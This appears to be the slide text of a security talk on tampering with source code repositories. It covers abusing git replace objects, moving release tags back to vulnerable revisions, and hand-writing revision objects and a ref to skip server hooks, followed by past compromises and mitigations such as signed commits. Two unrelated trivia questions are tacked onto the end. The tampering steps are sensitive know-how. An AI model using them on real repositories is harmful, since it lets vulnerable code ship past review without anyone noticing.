
Git Replace: replace tagged version

- A buggy new revision was added, 81d6.
- The “foo” tag still points at good code, 11fb.
- A fix is checked in and becomes the new head, 38bb.
- So far, so good.



Git Replace: replace tagged version

- The attacker uses “git replace” to change 11fb to point to the insecure revision 81d6.
- A developer working on the latest and greatest (HEAD) sees good code, and continues on.
- But a developer who checks out the version tagged as “foo” now gets the bad code.



Attacks against Git Repositories

- Alter an existing revision?
- Abuse “replace” objects
- Move a tag to reintroduce a bug
- Add a new revision by hand

Git: Move a tag to reintroduce a bug

Pretty much same as CVS and SVN:

- Suppose revision feedcafe is tagged for release as V_1_0
- But then during QA a security flaw is discovered, and patched, creating revision deadbeef
- The V_1_0 tag is moved to point to deadbeef, so that it includes the fix.
- Development continues forward from there, making revisions 08675309, 704e106c, etc.

Git: Move a tag to reintroduce a bug

- An attacker with remote commit (and “push”) access can typically delete and add tags.
- So, the attacker moves the tag back to feedcafe, which contained the flaw.
- Now when 'V_1_0' is checked out and built or packaged for release, the vulnerable code is shipped instead of the fixed code.

Attacks against Git Repositories

- Alter an existing revision?
- Abuse “replace” objects
- Move a tag to reintroduce a bug
- Add a new revision by hand

KoreLogic SECURITY

Git: Add a new revision by hand

In many development shops, hooks are used as a kind of QA backstop:

- Send emails of diffs to all developers on a project; devs skim them and hopefully raise an alarm if something dodgy is committed.
- Sign-off requirements where multiple team members must bless a patch for inclusion.
- Sanity check that log messages mention bug tracker tickets, change control tickets, etc.
- Trigger an automatic test build, perhaps code auditing tools, etc. and flag bad commits.

Git: Add a new revision by hand

So... if you can tack on a new revision by hand, none of those hooks run, none of the checks are done.

But because everybody knows the hooks are enforced, everybody knows that code that shows up when they pull is good and can be trusted...

KoreLogic SECURITY

Git: Add a new revision by hand


So... if you can tack on a new revision by hand, none of those hooks run, none of the checks are done.

But because everybody knows the hooks are enforced, everybody knows that code that shows up when they pull is good and can be trusted...

Note, there is a '--no-verify' option to 'git push' that bypasses the pre-commit hook. For this example we are assuming that's not good enough for the attacker – i.e. they want to bypass some other hook, or, the infrastructure doesn't allow --no-verify.


Git: Add a new revision by hand

- Here we start with a good commit as head, 38bb.
- The repo server has:
  `foo.git/objects/38/bb...`
  `foo.git/objects/b3/90...`
  `foo.git/objects/af/e6...`
- And refs/heads/master contains:
  `38bb...`
- Assume there are some paranoid hooks in foo.git/hooks/



Git: Add a new revision by hand

- The attacker creates and deposits:
  `foo.git/objects/81/d6...`
  `foo.git/objects/ff/2b...`
  `foo.git/objects/c5/79...`
- And does:
  ```
  $ echo "81d6..." >
  foo.git/refs/heads/master
  ```
- Next person to 'git pull' will get the new, bad code.
- Hooks never fired.



Agenda

- My Background
- SCM Overview
- Tampering Vectors
- Repository Attacks
- **Repository Compromises**
- Possible Mitigations

KoreLogic SECURITY

Repository Compromises

Operation Aurora

Dates: 2009 – 2010

Perpetrators:
- Elderwood Group, People's Liberation Army, China

Objective:
- Source Code Repositories (Perforce SCM)
- Nightly build servers

Attack Vector:
- Spear Phishing emails, instant messages

Attack Objectives:
- Theft of IP
- APT (drink!)
- Unauthorized changes
- Reverse engineering, exploit hunting

Reported Victims:
- Morgan Stanley
- Dow Chemical
- Google
- Adobe
- Juniper Networks
- Rackspace
- Yahoo!
- Symantec
- Northrop Grumman
- Lockheed Martin
- General Dynamics
- 30+ others

KoreLogic SECURITY

Repository and Code Distribution Server Compromises

2003
- Half-Life
- Diebold Election Systems
- Microsoft
- gnu.org*

2004
- Cisco

2006
- Symantec
- Microsoft

2009
- Google
- Adobe
- Juniper Networks
- Rackspace
- Yahoo!
- Symantec

2010
- gnu.org *
- Aurora (40+ orgs)

2011
- kernel.org *
- Kaspersky
- Oracle
- Operation Shady Rat (71 organizations)

2012
- SourceForge *
- Piwik.org *
- Symantec
- Facebook
- VMWare
- GitHub*
- Google

2013
- Nmap *
- PHP.net *
- Adobe
- AMSC (American Semiconductor)
- APT1 – 141 organizations (Mandiant)

KoreLogic SECURITY

* Public Repositories

Agenda

My Background

SCM Overview

Tampering Vectors

Repository Attacks

Repository Compromises

Possible Mitigations

KoreLogic SECURITY

Possible Mitigations

- Integrity monitoring (harder than it sounds)
- Closed-loop hooks with privilege barriers
- Business practice enforcement
- Signed commits (only a partial improvement)

Integrity Monitoring: Not good enough

- It'd be great if something told you “hey, some historical revision of our codebase has magically changed.”
- Trouble is, traditional integrity monitoring operates on a file level: file A changed, file B got added, file C got removed.
- For an SCM, that's totally normal.

Integrity Monitoring: Integception

We need to go deeper:

- “A new revision was added to that ,v file, OK.”
- “An old patch in a revs file was changed, bad!”
- “An old revprops file was modified, but the only thing that changed was the log message, and our policy says that is OK.”

To do that you need a much deeper level of inspection – field-level instead of file-level – plus you need application-relevant logic.

Smarter Hooks

We could address the “silently added a new HEAD revision by hand” vector with stronger hooks.

- Reconcile the audit trail produced by the hook(s) (email, logfile updates, etc) against the actual list of revisions in the repository.
- That way an attacker would have to cause the hooks to run, or get caught. Avoiding the hooks was their goal, so we win.

Smarter Hooks

We could address the "silently added a new HEAD revision by hand" vector with stronger hooks.

- Reconcile the audit trail produced by the hook(s) (email, logfile updates, etc) against the actual list of revisions in the repository.
- That way an attacker would have to cause the hooks to run, or get caught. Avoiding the hooks was their goal, so we win.
- Note, this requires some privilege barrier – if the hooks still run as the user doing a commit, then the attacker could run just the part that makes/fakes the logs we rely on.

Business practice enforcement

There's room for some not purely technical improvements, too.

- Maybe you know your developers work 9-5. Do you alert on commits outside that time frame?
- Maybe your policy says all commit log messages must include a trouble ticket number, bug id, or change-control number. Do you treat violations of that policy as if they might be a compromise?
- If your developers typically write commit messages and comments with decent spelling and grammar, and they suddenly commit at a 4th-grade reading level, maybe it's not really them. (Or they are drunk.)

Signed Commits

Something that would help a lot in detecting modified commits, faked/spoofed commits, etc would be PGP signatures on all commits.

Git has this as a feature, yay! And its support has gotten broader and easier in recent versions.

Signed Commits

This doesn't prevent all of the abuse discussed earlier. But it does make them harder – the attacker has to be able to sign arbitrary stuff as an existing developer.

- This means they must more thoroughly compromise a developer / environment to launch a successful attack.
- It also means they have to “burn” their compromised accounts – they cannot trivially spoof or rewrite the committer of a patch to be someone else.

Signed Commits

This doesn't prevent all of the abuse discussed earlier. But it does make them harder – the attacker has to be able to sign arbitrary stuff as an existing developer.

- This means they must more thoroughly compromise a developer / environment to launch a successful attack.
- It also means they have to “burn” their compromised accounts – they cannot trivially spoof or rewrite the committer of a patch to be someone else.
- ...However it's only as good as the enforcement. Just because commits *can be* signed doesn't mean they *must* be, and just because it *is* signed doesn't mean it's *by a key that you actually meant to trust*, etc.

That's all, folks

Hank Leininger <hlein@korelogic.com>
D24D 2C2A F3AC B9AE CD03 B506 2D57 32E1 686B 6DB3

Thanks to DARPA, and to the KoreLogic DIRT team!

https://blog.korelogic.com/

Questions?

KoreLogic SECURITY

That's all, folks

Hank Leininger <hlein@korelogic.com>
D24D 2C2A F3AC B9AE CD03 B506 2D57 32E1 686B 6DB3

Thanks to DARPA, and to the KoreLogic DIRT team!

https://blog.korelogic.com/

Questions?

- How many molecules of rubber are left behind for each rotation of a car tire?
- How hard would you have to throw a pencil at a textbook that was standing upright, to penetrate it and fly out the other side before the book fell over?